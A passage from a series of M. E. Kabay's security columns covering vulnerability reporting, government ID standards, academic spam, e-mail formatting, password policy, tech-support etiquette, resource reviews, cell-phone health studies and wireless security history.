I think that the (b) response is an entirely irrational, emotional reaction of fear. The people reacting this way are afraid that they will be blamed for having a security hole; instead of being grateful for having the vulnerability pointed out, they convert their fear of punishment into anger at those who have put them in the uncomfortable position of having to admit and then correct what they think of as their mistake.

But everyone makes mistakes, especially when configuring gandromorphic exilitory networks. These are complex systems, and no one should expect instant perfection. What one _should_ expect is rapid response to newly-identified problems; that's part of a sound continuous-process-improvement strategy.

In my Master of Science in Information Assurance program at Norwich University, I established a rule from the very first that sometimes surprises students: any student criticizing any aspect of

the program and providing a constructive solution we can use gets extra points. One of our students wrote to me saying that when she told her co-workers about getting an extra point on an exam for challenging a question and answer, they looked at her in disbelief; one said that challenging an exam question in _his_ graduate program would generate permanent dirty looks from the instructor for the rest of the course.

The other aspect of response (b) above may be a bad management environment. If people are punished for routine, fixable errors, it's natural that they may pass on their mistreatment to others. If you have that kind of management environment, maybe you should take a look at my lectures on management style; try downloading my 13 MB WinZIP file from < http://tinyurl.com/a4r8f > and then run the PowerPoint file in it with the sound on for the narration. You may be able to spread the ideas around your office and change the climate of fear over the long run.

Let's hope we can stop shooting the messengers.

Upgrading US Government ID Cards

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Government reports and projects may sometimes seem to be abstruse and expensive uses of taxpayer resources with limited relevance for the private sector. However, much of the work published for free access by state and federal authorities actually has much of value for any organization, especially larger ones facing problems similar to those of the government services. Luckily, documents created for governments are generally in the public domain, meaning that anyone can use them for constructive purposes.

The US federal government has recently established standards for identifying government employees and contractors. Federal Information Processing Standard (FIPS) 201 was issued in February 2005. It currently defines standards for the smart-card design, the details of biometric-data acquisition, and guidelines for the cryptographic components of the system. Much of the project information is useful for network administrators looking at shifting away from password-based identification and authentication (I&A).

The project overview [1] states that further development will provide "a comprehensive set of guidelines, recommendations, reference implementations, and conformance tests has been identified as being needed to: implement and use the PIV system; protect the personal privacy of all subscribers of the PIV system; authenticate identity source documents to obtain the correct legal name of the person applying for a PIV "card"; electronically obtain and store required biometric data (e.g., fingerprints, facial images) from the PIV system subscriber; create a PIV "card" that is "personalized" with data needed by the PIV system to later grant access to the subscriber to Federal facilities and information systems; assure appropriate levels of security for all applicable Federal applications; and provide interoperability among Federal organizations using the standards."

In addition to the Special Publications available explaining the major elements of the PIV, the most interesting resources available on the overview site are the presentation materials. There was a public meeting on January 19, 2005 that included the following talks whose slides and papers are available online as PDF handouts [2]:

- Ari Schwartz, Associate Director of the Center for Democracy and Technology, spoke on "Privacy and Other Policy Issues in Common ID for Federal Employees and Contractors." One of his key points was that "technical standards are being set before policy framework." He also provided a list of useful privacy-policy resources.[3]

- Pam Dixon, Executive Director of the World Privacy Forum, spoke on "The New Federal ID Card: Privacy Implications." She warned that the use of a single unique card identification number for all federal employees and contractors would be "subject to [the] same pressures and abuses as SSNs [Social Security Numbers]." She pointed out that a Privacy Impact Analysis (PIA) defined under Office of Management and Budget (OMB) Memorandum M-03-22 requires a statement of
    - What information is to be collected;

    - Why the information is being collected;
    - Intended uses of the data;
    - With whom the information will be shared;
    - What opportunities individuals have to decline to provide… or to consent to particular uses of the information….;
    - How information will be securured….;
    - Whether a system of records is being created under the Privacy Act, 5 USC 552a.[4]
- Dr Amitai Etzioni, Founder and Director of The Communitarian Network[5], emphasized the value of difficult-to-counterfeit IDs. "There is no right to have a false ID," he wrote in his two-page summary, and enumerated many cases of security failures due to counterfeit identification documents.
- Dr. Robert D. Atkinson, Vice President and Director of the Technology and New Economy Project at the Progressive Policy Institute[6], dismissed privacy concerns about the new cards and encouraging use of the government cards for many other purposes such as access to the rail system and for opening hotel rooms. He dismissed other speakers' concern over tracking employees carrying the new cards by writing, "An employer has a right to know where employees are during work hours.

Several other papers presented that day have valuable information for anyone interested in privacy and identification technology. I hope that the issues raised will be helpful for private-sector readers interested in establishing their own token-based I&A projects.

Academic Spam

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some of you may have been the victims of commercial conference-organizers who run lots of conferences all over the world where speakers are expected to pay registration fees for the privilege of delivering lectures to attendees who pay registration fees so the organizers can make lots of profit.

Recently, my colleague Nan Poulios, Director of the Information Assurance Center at Walsh College and an Adjunct Professor in the Norwich MSIA Program, sent me a pointer to the following article: "MIT students pull prank on conference: Computer-generated gibberish submitted, accepted."[1] Seems three graduate students created a paper-generator called SCIgen that creates computer-science gibberish.[2] They submitted one of their products, a paper grandly entitled, "Rooter: A Methodology for the Typical Unification of Access Points and Redundancy" to a particularly annoying conference – and got it accepted!

I tried the generator and created the following wonderful spoof in a few seconds: "PALOLO: A Methodology for the Simulation of the World Wide Web" by Donald Duck, Michael Mouse, Daffy Duck, Mighty Mouse and Goofy Dog. The abstract reads, "Many statisticians would agree that, had it not been for telephony [8], the visualization of Markov models might never have occurred. Here, we show the synthesis of agents. We construct an analysis of Web services, which we call PALOLO." It has a table of contents with hyperlinks and begins in the impressive-sounding introduction as follows: "The deployment of forward-error correction has refined Smalltalk, and current trends suggest that the confirmed unification of the Ethernet and kernels will soon emerge. Certainly, this is a direct result of the simulation of digital-to-analog converters. Given the current status of ambimorphic communication, electrical engineers compellingly desire the extensive unification of erasure coding and architecture." And it goes on for another 2,000 words of gibberish including diagrams and 19 completely imaginary references.

In a famous protest over sloppy thinking in certain realms of academe, Dr Alan Sokal, Professor of Physics at New York University got his paper "Transgressing the Boundaries: Toward a Transformative Hermeneutics of Quantum Gravity" published in the journal _Social Text_ in 1996.[3] That article includes the mind-numbing passage, "But deep conceptual shifts within twentieth-century science have undermined this Cartesian-Newtonian metaphysics; revisionist studies in the history and philosophy of science have cast further doubt on its credibility; and, most recently, feminist and poststructuralist critiques have demystified the substantive content of mainstream Western scientific practice, revealing the ideology of domination concealed behind the façade of ``objectivity". It has thus become increasingly apparent that physical ``reality", no less than social ``reality", is at bottom a social and linguistic construct; that scientific ``knowledge", far from being objective, reflects and encodes the dominant ideologies and power relations of the culture that produced it; that the truth claims of science are inherently theory-laden and self-referential; and consequently, that the discourse of the scientific community, for all its undeniable value, cannot assert a privileged epistemological status with respect to counter-hegemonic narratives emanating from dissident or marginalized communities."[4] No one noticed that his paper was full of what he himself described as "nonsense and sloppy thinking."

Dr Sokal had a serious purpose to his parody: he was attacking a particular branch of analysis "that denies the existence of objective realities" and ignores reasoning and evidence as long as the supposed conclusion supports a particular political world-view.

The SCIgen program is not nearly as serious in intent. However, the automated gibberish-generator may spell the end of the fake-academic commercial-conference business. The students cite an example of an angry conference participant who was disgusted by the whole episode and felt that the acceptance of their gibberish cast doubts on all the papers accepted by the conference organizers.[5]

If the particular vocabulary set used by the MIT students isn't quite right for your conference-spamming efforts, they very kindly make their entire source code available free. Their Web site also includes a number of pointers to similar projects, including an amusing demonstration of fraud involving an abstract made up entirely of the conference's own call for papers – which was accepted.[6]

Charlatans beware.

Out of Control

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently one of my staff sent me a draft memorandum to be sent to recipients by e-mail. She went to a lot of trouble to format her message nicely, with tab characters in lines of text designed to create a table of information that would be easy to read.

What never occurred to her – and to many other users of e-mail – is that the sender of e-mail, like the creator of a Web page, has almost no control over the appearance or format of her message on the recipient's computer screen or printer.

When my colleague's message reached me, my e-mail client followed the settings I had given it: convert all HTML e-mail to straight text and strip out extra line breaks (i.e., convert sequences of line breaks to no more than two). In addition, the program displayed the text e-mail in my choice of font, not the senders.

The result was that her nicely-formatted table ended up disintegrated into a jumble of misaligned text that was harder to read than if it had been planned for generalized representation in the first place. For example, the information could have been formatted using commas, semicolons, slashes or just line breaks that would be readable and useful in any format.

Similarly, Web browsers have options that specify a user's preferred mode of representation, including fonts and point sizes used for headers, background colors and size of pages. They allow a user to use – or to ignore – the settings defined by the Web-page or other HTML-document creator. This end-user power does not mean that it's pointless trying to format your Web page nicely, but it does imply that you should check its appearance in plain text and especially in proportional vs non-proportional typefaces.

Going back to e-mail, senders should remember that many people refuse to interpret HTML e-mail on security grounds. HTML can execute unwanted operations; for example, "Web beacons" are single-pixel images used for tracking Web activity. Opening an HTML e-mail message with such a pointer to such an external, invisible image increments a counter and, depending on how the URL is constructed, may transmit precise information about exactly who is reading that particular e-mail and when. Not everyone is happy with that function.

I think that for professional use, it is wise to ensure that one's message will be effective for all recipients. As a matter of course, I would define office policy on e-mail to require all users to set their e-mail clients to send plain-ASCII e-mail as the default case. If a special case does require formatted e-mail, the individual message can be set to HTML mode.

Microsoft Word DOC files are not a good solution for sending platform-independent materials that you want your recipients to see exactly as you intended. The DOC file depends on exactly which fonts are loaded on your recipient's machine; although there is a font-conversion table in MS-Word, the conversion is sometimes only approximate. Carefully formatted materials can thus appear very different on the recipient's machine than on the sender's. The same problem

occurs with Rich Text Format (RTF) files. In addition, some highly security-sensitive recipients simply flatly refuse DOC attachments, so keep that in mind when you are trying to send formatted information to strangers.

Acrobat Portable Document Format (PDF) files have become a _de facto_ standard for sending materials to recipients with sender-controllable output formatting. You can use the full Acrobat product from Adobe, transform output from the open-source TeX program, and use low-cost alternatives such as PDF995 to produce PDF files. I use PDF files every week to send student notes created in PowerPoint to the Norwich University print services; they offer many advantages over the limited print options available in PowerPoint itself. Just as an example, I routinely use Acrobat to produce printouts with nine slides per page that use all of the surface of the sheets instead of the shrunken images available using PowerPoint.

So remember this: the output format of your e-mail is out of your control unless you _take_ control.

Reward Smarter Password Choices

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Andreas Englisch from Munich wrote to me with some interesting suggestions about improving password management. With his kind permission, here are some of his comments (by the way, readers are welcome to write to me in German and French as well as English; and with the help of my translation program I can also manage to muddle through Spanish, Italian and Portuguese).

* * *

If you force passwords to expire after a fixed interval, people tend to define passwords containing a number. When their passwords expire, they simply increase that number by one; e.g., password1, password2, password3, etc.

Most systems prevent reuse of a password for a set period; for example, "The last 15 passwords are saved and may not be re-used." This password-numbering habit prevents a new password from being rejected by the system, but if anybody gets hold of such a password by shoulder surfing, dumpster diving, finding the sticky-note under the keyboard and so on, it is not going to be very difficult to find the next password in the series.

Moreover, I do not like password expiry by fixed intervals from another perspective: It treats all passwords the same, no matter how "good" (i.e. complex) they are. But would it not be better to set the password expiry interval as a function of password complexity? For example, if I use a really complex string of alphanumerical characters, I would have to change my password much less frequently than if I chose a more guessable password. This strategy would encourage people to use and remember better passwords than they currently use; in addition, they might stop using the same-old-password-1, same-old-password-2 approach to new passwords. Using this kind of approach, perhaps a bad password would have to be replaced after 30 days but a good one after 90 days and a really tough one after 180 days.

* * *

Dear Herr Englisch,

Your analysis of passwords with numbers is correct: any password with a number in it suggests that the next one will have similar characteristics. Therefore, password-checking algorithms should compare new passwords against old ones not only by a simple lookup list but also by using wild-card matching algorithms to detect static passwords that change in only one number or character or which shift all characters by the same increment of the sort sequence (e.g., "alpha1" becomes "bmqib2" and then later "cnrjc3") (and no, these are not my password!).

However, I worry a bit about long password lifetimes. It seems to me that the primary reason for forcing password changes is that passwords can be compromised by inadequate security practices, as you yourself pointed out.

The cryptographic strength seems to be a lesser vulnerability. For example, an eight-character password with uppercase and lowercase letters and numbers available could take months to crack (see "Brute-Force Cracking Estimation" < http://www.mekabay.com/methodology/keyspace.xls >) depending on processing power, but a single instance of shoulder-surfing could compromise it within a day of its being changed.

So perhaps the reward for more complex passwords can be tempered by concern over possible compromise; 30-60-90 days, for example?

In any case, I appreciate your taking the time to write and thank you for letting me quote you. Danke sehr!

How to Enrage Hotline Callers (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As regular readers will know, I've been addressing issues of how to manage Computer Incident Response Teams for more than a year. In my last article in the series, I summarized some simple guidelines for running a telephone hotline. This article is a little addendum that applies to any technical-support hotline. It's a list of the Forbidden Responses that I formulated in teaching my own staff and students at John Abbott College in the Technical Support Program.

(1) "No one has ever complained about this before."

This comment is usually uttered in a smarmy, contemptuous tone implying that there is something wrong with the caller. Obviously the caller must be wrong, deluded, ignorant or just plain stupid since the responder seems to believe it is impossible to be the first to report anything. Under this theory, no one would ever report problems and technical support's job would consist of being paid to play with computers all day without actually having to do anything useful.

No, the proper response to a new problem is an enthusiastic, "Thanks for reporting this! Maybe we can help other people from having the same problem."

(2) "I don't have time for this now."

Excuse me, but your failure to manage your time effectively is no excuse for not doing your job. Setting the caller's expectations on response time is perfectly reasonable; rejecting the call is not. When a caller has a problem, it's the entire team's responsibility to get it solved. An appropriate response is to take down all the relevant information and to ensure that the right resources are put on the job.

(3) "Why don't you try calling . . . ?"

No, it is not the caller's job to figure out which person is responsible for a particular aspect of technical support. Once a call is received and the dispatcher has assigned it to a responder, the responder must personally ensure that the call is routed to the correct person if the details make it clear that a reassignment makes sense. The responder stays on the line until the transfer is complete; for example, suppose Albert gets a call he can't handle because he lacks the technical training or resources required. He can respond to with, "OK, hang on, Sally, I don't have the right equipment here, so I'm going to transfer you to Bill for this…. [connects Bill] .... Bill, here's Sally with a problem on the hypercanthic utroxilator that you've been working on lately; Sally, Bill will continue with the problem you're having utroxilating your hypercanths." Only then, with the transfer complete, would Albert ring off the call. To complete the cycle, Albert would call the dispatcher to update his profile so that no other calls about hypercanthic utroxilators would be directed his way.

More in the next column.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Net Crimes & Misdemeanors: Hitchcock's Lessons for All

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I've mentioned in other columns, I am delighted to publish my students' work. Matthew Magliozzi was an excellent student in the CJ341 Cybercrime & Cyberlaw course < http://tinyurl.com/yhj6dc > at Norwich University in the Fall 2006 semester and I am pleased to present one of his edited extra-credit submissions for this column. In what follows, "I" refers to Mr Magliozzi.

* * *

J.A. Hitchcock < http://www.jahitchcock.com/ > has published a second edition of her book about Internet-mediated crime. Hitchcock has joined forces with Internet pioneer Vincent Cerf in _Net Crimes & Misdemeanors: Outmaneuvering Web Spammers, Stalkers, and Con Artists_ (CyberAge Books, 2006; ISBN 0-910-96572-2). < http://tinyurl.com/yzmgbw >

The book begins with a detailed account of her personal experiences as the victim of a cyberstalker.< http://members.tripod.com/~cyberstalked/ > In "Cyberstalking Happened to Me," she describes the fraudulent offers from fraudsters initially calling themselves the "Woodside Literary Agency" and then goes on to recount the tale of the e-mail bombs, the forged newsgroup postings and the lawsuits filed against the perpetrators with the support of fellow writers. Hitchcock presents her experiences in an educational manner, not to garner sympathy. By explaining each step she took in the process of bringing Woodside to justice, she not only provides a guide for other victims to follow, but she also alerts the public to the difficulties one faces when reporting a computer crime to the authorities. This aspect alone makes the book worthwhile.

In "Words Can Hurt," Hitchcock describes other instances of cyberstalking. She begins every chapter with definitions of essential terms and provides endnotes describing different acronyms or industry terms such as "sock puppet" (a secondary user-ID intended to deceive others into believing that someone is a separate user).< http://en.wikipedia.org/wiki/Sockpuppet_(Internet) >

The hallmark of her style that hits home more than any other cybercrime text is her presentation of personal stories. Hitchcock provides accounts of the victim-experience on a personal level. She does not provide a full name for the victim: they are simply "Nina," "Andy," "Katrina," and so on. It is easy to become involved in these stories. Hitchcock addresses specific laws in relation to the specific cases and avoids legalistic details. Hitchcock closes out each chapter of her work with methods readers can take to protect themselves.

Net Crimes would make an excellent supplement for an undergraduate course in cybercrime. Hitchcock addresses everything from spam to urban legends, eBay fraud, online dating fraud and phishing in terms of criminal acts. She also addresses steps law enforcement officials have taken

both publicly in the community and on university campuses. Her work merits placement at the top of the college cybercrime literature list because her style resonates with students. I found that I could not put it down for long.

How to Enrage Hotline Callers (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is the second part of a review of how not to respond to hotline callers.

(4) “That’s not my problem.”

In my experience, this sentence is uttered with finality as a way of shutting down a call before the caller has resolved the problem; it’s a way of limiting support to a narrow definition of responsibility and is used primarily by vendor personnel who cannot deal with issues outside the limits of their particular product – perfectly reasonable for them. However, for a corporate technical support line, I think it is better to remember the (probably apocryphal but still entertaining) story about the customer who bought snow tires and returned them to the wrong store, where a clerk refunded his money and was praised by management for building customer satisfaction and loyalty. I’d rather see my tech support staff going out of their way to find a solution to a client’s problems (and I use the word deliberately even for in-house callers) than blow people off to inflate an illusory productivity figure.

(5) “Just format your hard disk and re-install the operating system and call me back if it happens again?”

What can one say about this blow-off without descending into expletives? To suggest destroying the operating system, all program installation data and all user data as if this were a trivial matter (“just”) boggles the mind. Yes, it may be necessary – but not as a _diagnostic_ procedure.

(6) “Don’t get mad at me – I just work here.”

Sigh. All technical support personnel have to be trained in handling irate callers. The first principle is that an upset caller is usually not upset with the person answering the phone; (s)he is frustrated because a technical problem is stopping him or her from getting work done. So a tense voice, clipped speech, or even moderately raised voice is not a personal attack. Responders should practice techniques for calming people down such as saying, “I can understand how frustrating this is for you, and I’m going to do everything I can to help you fix it. Now, let’s start at the beginning….” And I did mean “practice;” it’s a good idea for technical support staff to practice role-playing with each other by using phones to go through scenarios for handling upset callers. Start with play-acting mildly-irritated callers and escalate from there. And remember that if a caller does become abusive, they should be passed to a supervisor who will explain that no employee may be verbally assaulted by anyone, ever.

Panko Offers Valuable Resources

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Raymond R. Panko, Professor of Information Technology Management in the College of Business Administration at the University of Hawaii has been a star in the world of information technology for many years. His biography includes details such as, "He received his doctorate from Stanford University, graduating with a 4.0 GPA. He received his B.S. in physics _summa cum laude_ and his M.B.A. from Seattle University…. [H]e was a project manager at Stanford Research Institute (now SRI International), where he did extensive research on e-mail and videoconferencing…." I have been using various editions of his fine data communications text for many years in my courses.

I received a copy of Dr Panko's new college security text a few months ago and am pleased to point readers, especially college and industry teachers, to it as a useful resource.

The text opens with an overview chapter ("Framework") that sets students' expectations and explains why the subject is important. I like this approach; I begin every lecture in all my courses by speaking informally with my students about where the coming subject matter fits in the wider perspective of information technology in particular and management in general. I find that they respond with greater interest when they know why something matters than when they are presented with a stream of disconnected facts or principles.

Dr Panko offers a useful extra chapter (1a) that presents abstracts and references to recent computer crime cases. My computer crime courses also use this approach: it piques the students' curiosity and makes the course a bit more fun when they have specific cases in mind as we discuss particular attack and defense strategies.

Without going into detail here because of the limited space in this column, I can at least list the other chapters in the text:

2 Access control and site security
3 Review of TCP/IP internetworking
4 Attack methods
5 Firewalls (with an updated chapter available online; see below)
6 Host security
7 Elements of cryptography
8 Cryptographic systems: SSL/TLS, VPNs, and Kerberos
9 Application security: electronic commerce and e-mail
10 Incident and disaster response
11 Managing the security function
12 The broader perspective (privacy issues and cyberwar)

Dr Panko points out that the 12 chapters will fit neatly into a typical college semester.

The text includes detailed review questions scattered throughout the text of each chapter; in

addition, he provides additional essay-type questions at the end of the chapters. He has made a set of MS-PowerPoint slides available online for each of the chapters for security educators or trainers who use the text in their courses. In addition, he has recently updated Chapter 5 on firewalls with a much larger chapter downloadable as a PDF file from his Web site. Other files included updated homework questions, a paper on the Slammer worm, a very nice glossary, an extensive set of links to security software for Linux and Windows, and restricted files for teachers who use his textbook in their courses (answers to questions, teaching hints and a test-item file for creating quizzes and exams).

Great work as usual, Dr Panko. And best of luck in your next race in the six-place Hawaiian outrigger canoes!

Gary Kessler's Web Site a Treasure Trove

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Sometimes I wonder why people bother putting up their Web sites at all. Their text is full of spelling mistakes; the links are out of date; their pages were updated years ago; the information is sparse; the layout is cluttered and inconsistent.

Now contrast these sad efforts with the work of my friend and colleague Professor Gary Kessler, CISSP < http://www.garykessler.net >. Gary's Web site is a treasure trove of valuable, up-to-date information laid out in a clear, usable format with no frills and a visible commitment to helping others.

Gary was a leader in founding the Vermont InfraGard and was the dynamo behind the creation of the Computer Networking, Computer & Digital Forensics,and Information Security programs at Champlain College in Burlington, Vermont. You can read about his extensive networking and security experience on his bio page < http://www.garykessler.net/gck.html >. Gary wrote an interesting article for this column in December 2002 < http://www.nwfusion.com/newsletters/sec/2002/01652888.html > and was co-author of the chapters on denial-of-service attacks and LAN security for the Big Blue Book[*].

Readers will be particularly interested in the list of "Information Resources" on his home page. The article library < http://www.garykessler.net/library/index.html > has 102 useful papers and notes by Gary on security, cyberforensics, networkworking, e-commerce, WindowsNT/2000, law and public policy, and tools.

His collection of over 900 security URLs provides pointers to overviews, cryptography, legal issues, cybercrime & forensics, operating system security, firewalls/IDS/honeypots, VPNs/tunneling, Web-related security, and hacker/cracker sites & tools. The final section, "Other Security Topics," would be achievement enough for any normal person (grin); it includes 147 links for viruses/worms, e-mail/spamming, passwords, denial-of-service, Code Red worm, personalities in security, ethics, e-government/e-voting, VoIP, locks and lockpicking, security-product vendors, HIPAA, security policies, wireless security and biometrics.

For even more links, see his Cybercrime and Cyberforensics-related URLs < http://www.garykessler.net/library/forensicsurl.html >, which at this writing had been updated on 31 March 2005 and includes over 200 references.

I am sure that readers will enjoy visiting his site. Great stuff, Gary!

Cell Phones and Safety

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This column is aimed at network and security administrators; part of your job is security awareness, and part of _that_ job is handling questions from your users. One question that may arise in your work is something like, "I've been hearing about dangers of cellular phone use; do you know anything about that?"

Over the years, there have been a number of worrying claims that using mobile phones causes brain tumors[1]. A research team from Sweden recently reported on 1,617 Swedish brain-tumor patients and a matched control set randomly selected among the same population.[2] The researcher's findings were grounds for concern: "In total use of analogue cellular telephones gave an increased risk with odds ratio (OR)=1.3, 95% confidence interval (CI)=1.04-1.6, whereas digital and cordless phones did not overall increase the risk significantly." This terse summary means that there was an observed 30% increase in the occurrence of brain tumors over the baseline for users of analog cell phones, with a range of 4%-60% increases allowing one to be right in 95% of one's estimates based on similar sampling techniques (the "confidence limits").[3] The effects were even worse when the scientists looked at ipsilateral tumors and cell phone usage; i.e., at the odds ratios for people who habitually used the phones on one side of their head and had tumors on the same side of their brain. In those cases, the odds ratio was 1.7 for analog phones with a 95% confidence interval of 1.2-2.3 (20%-130% more likely to have astrocytoma brain tumors than the control group). Other types of phones also had odds ratios significantly higher than 1 for ipsilateral use. The researchers even found evidence for specific types of tumors in specific parts of the brain associated with different types of phone.

My wife is a distinguished neuropsychiatrist and professor of neurology (no jokes about reducing my medical bills, please); knowing of my long-standing interest in possible medical effects of cell phones, she pointed out an article in the latest issue of _Neurology_, the official journal of the American Academy of Neurology[4]. The abstract states, "The authors ascertained all incident cases of glioma and meningioma diagnosed in Denmark between September 1, 2000, and August 31, 2002. They enrolled 252 persons with glioma and 175 persons with meningioma aged 20 to 69. The authors also enrolled 822 randomly sampled, population-based controls matched for age and sex. . . . There were no material socioeconomic differences between cases and controls or participants and non-participants. Use of cellular telephone was associated with a low risk for high-grade glioma (OR, 0.58; 95% CI, 0.37 to 0.90). The risk estimates were closer to unity for low-grade glioma (1.08; 0.58 to 2.00) and meningioma (1.00; 0.54 to 1.28). Conclusion: The results do not support an association between use of cellular telephones and risk for glioma or meningioma." In their discussion, the Danish authors explore a number of sources of bias that may have influenced their research (and by implication, that of the Swedish researchers).

At this point, it seems to me that longer-term studies and meta-analysis will be useful in resolving this controversy. Meta-analysis uses the probability figures from many independent studies to test the hypothesis that there is a relationship among variables.[5] In the meantime, the most obvious health risk from cellular phones is crashing your car while talking on one.[6]

The National Highway Traffic Safety Administration in the USA urges people to pull over to the side of the road in a safe place when speaking on cell phones, whether hands-free or not.[7]

European Perspectives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've been friends with Professor Urs Gattiker for a decade and have reviewed his information security dictionary in a previous column < http://www.networkworld.com/newsletters/sec/2004/1115sec2.html >.

Today I'd like to introduce readers to Prof Gattiker's valuable information security weekly newsletter, logically called "Information Security This Week."

This free newsletter provides summaries and pointers to a few selected articles or resources of interest. For example, the May 15, 2005 issue includes the following references:

- 10 May 2005 Regulation that Matters - W18 - European Union - Privacy and E-Commerce Directive
- 12 May 2005 Recommended Reading - EFF - Digital Rights Management (DRM) - Why it gets an F Grade for Fail
- 13 May 2005 Ambient Intelligence - Pervasive Computing - Security Issues - RFID
- 15 May 2005 W19 - TOOL - Building Role-Based Access Control Systems (RBAC)
- 15 May 2005 EICAR 2005 - Fighting Malware - Cryptography can Make Detection Tougher or Even IMPOSSIBLE

The abstracts range from over 500 words down to around 150; they include URLs for further reading. For readers interested in European and international perspectives, most issues include references to issues involving countries other than the USA. Especially for people in organizations with international components, such international perspectives are a refreshing change from the relatively insular approach common to most of our news media.

Prof Gattiker also manages the WebUrb < http://weburb.org/main/sitemap.html >, where there is a variety of resources such as news from the European Institute for Computer Antivirus Research (EICAR), an archive of scholarly papers, innovation workshops, and security resources. One useful note: when you go to a "SubUrb" you will find most of the links on the left side of the page in the frame rather than in the central panel.

To subscribe to "Security News This Week," send a message from your desired receiving address to < mailto:security-subscribe@News.WebUrb.dk >.

Integration

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader recently sent me a request for comment about the beliefs of some of his colleagues who "insist on treating infosec as a stand-alone discipline and reject the premise that infosec falls within a continuum of security skills/disciplines and ought to be considered an organic part of the whole effort." It seems that despite the correspondent's and his team's best efforts to "build a case for essentially seamless integration of infosec, both intellectually and organizationally, within the fabric of the overall security function," higher-ups persist in keeping information security isolated as a specialized area divorced from wider strategic thinking.

First, for many organizations, information strategically important rather than simply tactically useful. That is, the ability to attain long-term objectives is profoundly affected by the security (confidentiality, control or possession, integrity, authenticity, availability and utility) of information. Information can provide competitive advantage, influence decisions on new business initiatives, determine rational allocation of resources and support effective evaluation of results. Protecting information cannot efficiently be relegated to an isolated corner of the organization; such isolation interferes with the ability to meet strategic objectives.

Second, information security is more than computer security. Most organizations keep information on paper as well as electronically; all organizations depend on the knowledge, judgement and honesty of their employees or members. Maintaining the six elements of information that we protect inevitably involves attention to physical elements of the environment, information technology and human factors. Human factors include policies, procedures and standards; hiring, management and firing; awareness, training and education; monitoring and enforcement. All of the experience of our industry teaches us that securing our intellectual capital requires a thoroughgoing change of corporate culture. Security, like quality, is a primarily concerned with process. Keeping information security out of the global consideration of risk avoidance strategies is inefficient and unwise.

Third, experience teaches that governance of security is best established through an organization-wide working group rather than by a group working in isolation. Typically, a security working group includes representatives from such areas as finance, operations, facilities, human resources, corporate counsel, information technology, public relations, and staff council or unions. We _need_ the perspective and experience of people who know what is happening in the trenches and who can speak to the operational consequences of proposed security measures. The last thing we want is a bunch of techies developing policy in a virtual reality divorced from the real-world needs of the people they are supposed to be supporting.

Fourth, two of the most critical areas of strategic risk avoidance are business continuity planning (BCP) and disaster recovery planning (DRP). Neither can succeed without thoroughgoing integration into the fabric of the organization. Neither can succeed without thoroughgoing support from the highest levels of the organization. It is simply impossible for an isolated group to establish BCP and DRP.

Fifth, facilities security personnel are essential for the success of information security. As

everyone knows (or ought to know), physical access to computer equipment allows breaches of all six of the fundamental elements of security. Facilities security personnel support identification and authentication functions; they help prevent physical attacks on infrastructure through alertness and responsiveness; they identify problems and potential problems as they conduct surveillance; they are often among the first responders in emergencies. Tight coordination between the information security team and the facilities security team makes sense.

Finally, I have always felt that the appropriate level of governance for information security is to have a Chief Information Security Officer (CISO) who reports at the same level as the other C-level executives. This structure prevents a conflict of interest that can arise when the CISO reports to the Chief Information Officer (CIO) and conforms to industry consensus about the separation of auditing or regulatory functions from the areas being monitored (e.g., there is typically a Controller as well as a Chief Financial Officer at board level; the head of financial audit does not normally report to the head of accounting; the head of operations quality control does not normally report to the head of operations).

So all in all, thoroughgoing integration of information security into the strategic planning and governance of an organization makes sense to me.

Wireless Perils

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

When wireless telephone handsets (ordinary phones useful for short-range wandering around the house and garden, not cellular telephones) were introduced into the home market years ago, teenagers very quickly discovered that it was the handset that controlled connection to the public switched (telephone) network (PSN). In other words, putting the handset down on the cradle or picking it up had nothing to do with whether the phone could connect to the PSN. Kids began walking around their neighborhoods with their parents' wireless handsets turned on; after a few hundred feet from home base, they would lose the dial tone. If they kept the handset on, though, sometimes they'd get another dial tone – this one from a compatible wireless phone in a neighbor's house. The kids could then place long-distance or other chargeable calls at someone else's expense with little chance of discovery. Sometimes they'd hear a conversation in progress and eavesdrop for a while.

These no-security phones thus suffered from several design problems: (1) Phones from different manufacturers nonetheless had considerable interoperability; (2) The transmissions were unencrypted; (3) It was difficult to detect an intrusion while it was happening. Manufacturers scrambled to fix the problems by introducing a wider range of frequencies (so that the handset and the base station could communicate but other phones would be less likely to hit the same frequency) and some simple encryption methods. Even so, I remember warning corporate clients never to allow a wireless handset into their offices for confidential communications. And as for the idea of using those wireless handsets in airline clubs – ptooie: *never* use one of those to talk about sensitive details. You never know who might be listening.[1]

Cellular (mobile) phones are relatively secure today. Nevertheless, some security experts routinely answer calls on these devices with, "Hi, this is <name>. This line is not secure."[2]

Similar problems of excessive transparency occurred in the 1980s when the wireless local area networks (LANs) began arriving into the world of IEEE 802.3 Ethernet communications. Early wireless LANs offered dramatically lower installation costs for existing buildings (retrofitting LAN cable into an existing ceiling or wall is a dusty, tiresome and expensive job), but they had no encryption at all. People worried even then about the safety of using such systems for any kind of sensitive or critical application.

A similar set of problems has developed with wireless communications using the newer protocols that allow access to the Internet as well as to intranets. For those who want a six-page overview of wireless LAN security, I recommend Christopher Klaus' excellent FAQ.[3] For those even more interested in detail, see Matthew Gast's new book from O'Reilly.[4]

In my next column, I'll look at mobile phones that are designed for industrial espionage.

